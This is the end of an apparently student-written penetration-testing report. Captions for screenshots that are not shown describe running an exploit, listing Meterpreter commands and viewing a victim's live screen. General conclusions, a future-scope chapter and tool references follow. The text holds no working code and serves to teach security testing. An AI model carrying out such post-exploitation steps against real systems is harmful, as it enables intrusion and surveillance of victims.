


Fig 6.9

Run the exploit:-




Fig 6.10

Fig 6.11

Show all available meterpreter commands:-






Fig 6.12

Share the victim's live screen (screenshare)



Below is the live view of the victim’s screen after the attack:-



CHAPTER 7:

CONCLUSIONS

In conclusion, penetration testing is a vital aspect of any robust cybersecurity strategy. Through systematic assessment and simulation of real-world attack scenarios, organizations can uncover vulnerabilities and weaknesses within their systems, networks, and applications. By identifying these vulnerabilities proactively, organizations can mitigate the risk of exploitation by malicious actors, thereby safeguarding sensitive data, maintaining regulatory compliance, and preserving business continuity.

Moreover, penetration testing provides invaluable insights into the effectiveness of existing security controls and protocols. It enables organizations to prioritize remediation efforts based on the severity and potential impact of identified vulnerabilities, optimizing resource allocation and enhancing overall security posture.

Furthermore, penetration testing fosters a culture of continuous improvement by encouraging ongoing monitoring, assessment, and adaptation in response to evolving threats and vulnerabilities. By regularly assessing their security posture through penetration testing, organizations can stay ahead of emerging threats and better protect their digital assets.

In essence, penetration testing serves as a proactive and essential component of comprehensive cybersecurity risk management, empowering organizations to identify, assess, and address vulnerabilities before they can be exploited by adversaries.

CHAPTER 8:

FUTURE SCOPES

The future of penetration testing holds significant promise and evolution, driven by several key factors:

- **Increased Cyber Threats:** As technology advances, so do cyber threats. The future will likely see even more sophisticated cyber attacks targeting individuals, businesses, and critical infrastructure. This will necessitate more robust penetration testing methodologies to identify and mitigate vulnerabilities effectively.
- **Complexity of Systems:** With the increasse of Internet of Things (IoT) devices, cloud computing, and interconnected systems, the attack surface for cybercriminals is expanding. Penetration testing will need to adapt to the evolving complexity of these systems to ensure comprehensive security assessments.
- **Regulatory Compliance:** Regulatory requirements for cybersecurity are continually evolving and becoming more stringent. Penetration testing will play a crucial role in helping organizations comply with these regulations by identifying vulnerabilities and ensuring that appropriate security measures are in place.
- **Automation and AI:** The future of penetration testing will likely see increased integration of automation and artificial intelligence (AI) technologies. Automated penetration testing tools can help streamline the testing process, identify vulnerabilities more efficiently, and provide actionable insights to security teams.
- **Focus on Red Team Operations:** Red team operations, which simulate real-world cyber attacks to test an organization's defenses, will become more prevalent. Penetration testers will need to hone their skills in emulating sophisticated attack techniques and tactics to provide organizations with realistic assessments of their security posture.
- **Ethical Considerations:** As penetration testing becomes more widespread, ethical considerations will become increasingly important. Testers will need to adhere to strict ethical guidelines to ensure that their activities do not cause harm or violate privacy rights.

REFERENCES

Book: "**The Basics of Hacking and Penetration Testing**" second edition by **Dr. Patrick Engebretson**

https://www.hackerone.com/knowledge-center/what-penetration-testing-how-does-it-work-stepstep.

https://www.netcraft.com/ https://www.stationx.net/nmap-cheat-sheet/

https://www.tenable.com/products/nessus

https://www.metasploit.com/

https://www.wireshark.org/download.html

https://github.com/openwall/john

https://filehippo.com/download_vmware-workstation-pro/

https://www.kali.org/

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/